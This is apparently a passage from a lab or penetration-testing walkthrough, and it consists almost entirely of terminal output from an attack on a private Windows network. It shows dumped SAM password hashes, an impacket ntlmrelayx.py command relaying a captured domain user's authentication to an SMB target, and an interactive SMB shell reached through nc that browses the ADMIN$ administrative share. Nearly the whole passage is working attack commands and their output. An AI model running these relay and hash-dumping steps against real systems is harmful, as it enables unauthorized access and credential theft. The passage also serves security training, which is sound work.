DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a466052eabbbe904388c2b06f5bb4216:::
User 10:1001:aad3b435b51404eeaad3b435b51404ee:3dc2e6634e7675e71b905a4ab0c665f2:::
[*] Done dumping SAM hashes for host: 192.168.29.200
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```



```
┌──(root㉿kali)-[~/impacket/examples]
└─# python3 ntlmrelayx.py -tf ~/targets.txt -smb2support -i
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from DOMCON/User10 at WINDOWS10, connection will be relayed after re-authentication
[]
[*] SMBD-Thread-5 (process_request_thread): Connection from DOMCON/USER10@192.168.29.219 controlled, attacking target smb://192.168.29.200
[*] Authenticating against smb://192.168.29.200 as DOMCON/USER10 SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] All targets processed!
[*] SMBD-Thread-5 (process_request_thread): Connection from DOMCON/USER10@192.168.29.219 controlled, but there are no more targets left!
```



```
┌──(root㉿kali)-[~]
└─# nc 127.0.0.1 11000
Type help for list of commands
# help

 open {host,port=445} - opens a SMB connection against the target host/port
 login {domain/username,passwd} - logs into the current SMB connection, no parameters for NULL connection. If no pas
 kerberos_login {domain/username,passwd} - logs into the current SMB connection using Kerberos. If no password spec
 login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the password hashes
 logoff - logs off
 shares - list available shares
 use {sharename} - connect to an specific share
 cd {path} - changes the current directory to {path}
 lcd {path} - changes the current local directory to {path}
 pwd - shows current remote directory
 password - changes the user password, the new password will be prompted for input
 ls {wildcard} - lists all the files in the current directory
 lls {dirname} - lists all the files on the local filesystem.
 tree {filepath} - recursively lists all files in folder and sub folders
 rm {file} - removes the selected file
 mkdir {dirname} - creates the directory under the current path
 rmdir {dirname} - removes the directory under the current path
 put {filename} - uploads the filename into the current path
 get {filename} - downloads the filename from the current path
 mget {mask} - downloads all files from the current directory matching the provided mask
 cat {filename} - reads the filename from the current path
 mount {target,path} - creates a mount point from {path} to {target} (admin required)
 umount {path} - removes the mount point at {path} without deleting the directory (admin required)
 list_snapshots {path} - lists the vss snapshots for the specified path
 info - returns NetrServerInfo main results
 who - returns the sessions currently connected at the target host (admin required)
 close - closes the current SMB Session
 exit - terminates the server process (and this session)
```



```
# /bin/bash
*** Unknown syntax: /bin/bash
# use /bin/bash
# ifconfig
*** Unknown syntax: ifconfig
# ls
# shares
ADMIN$
C$
IPC$
SHARE
# use ADMIN$
# ls
drw-rw-rw-          0  Mon Jun 24 12:06:31 2024 .
drw-rw-rw-          0  Mon Jun 24 12:06:31 2024 ..
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 addins
drw-rw-rw-          0  Tue Jun 25 16:05:55 2024 appcompat
drw-rw-rw-          0  Sat Jun 22 01:38:22 2024 apppatch
drw-rw-rw-          0  Thu Jun 27 13:39:56 2024 AppReadiness
drw-rw-rw-          0  Mon Jun 24 11:22:08 2024 assembly
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 bcastdvr
-rw-rw-rw-      81408  Sat Jun 22 14:57:15 2024 bfsvc.exe
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 BitLockerDiscoveryVolumeContents
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 Boot
-rw-rw-rw-      67584  Thu Jun 27 13:37:11 2024 bootstat.dat
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 Branding
drw-rw-rw-          0  Tue Jun 25 16:19:35 2024 CbsTemp
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 Containers
drw-rw-rw-          0  Sat Jun 22 01:37:00 2024 CSC
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 Cursors
drw-rw-rw-          0  Mon Jun 24 12:18:02 2024 debug
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 diagnostics
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 DiagTrack
drw-rw-rw-          0  Sat Jun 22 15:01:34 2024 DigitalLocker
```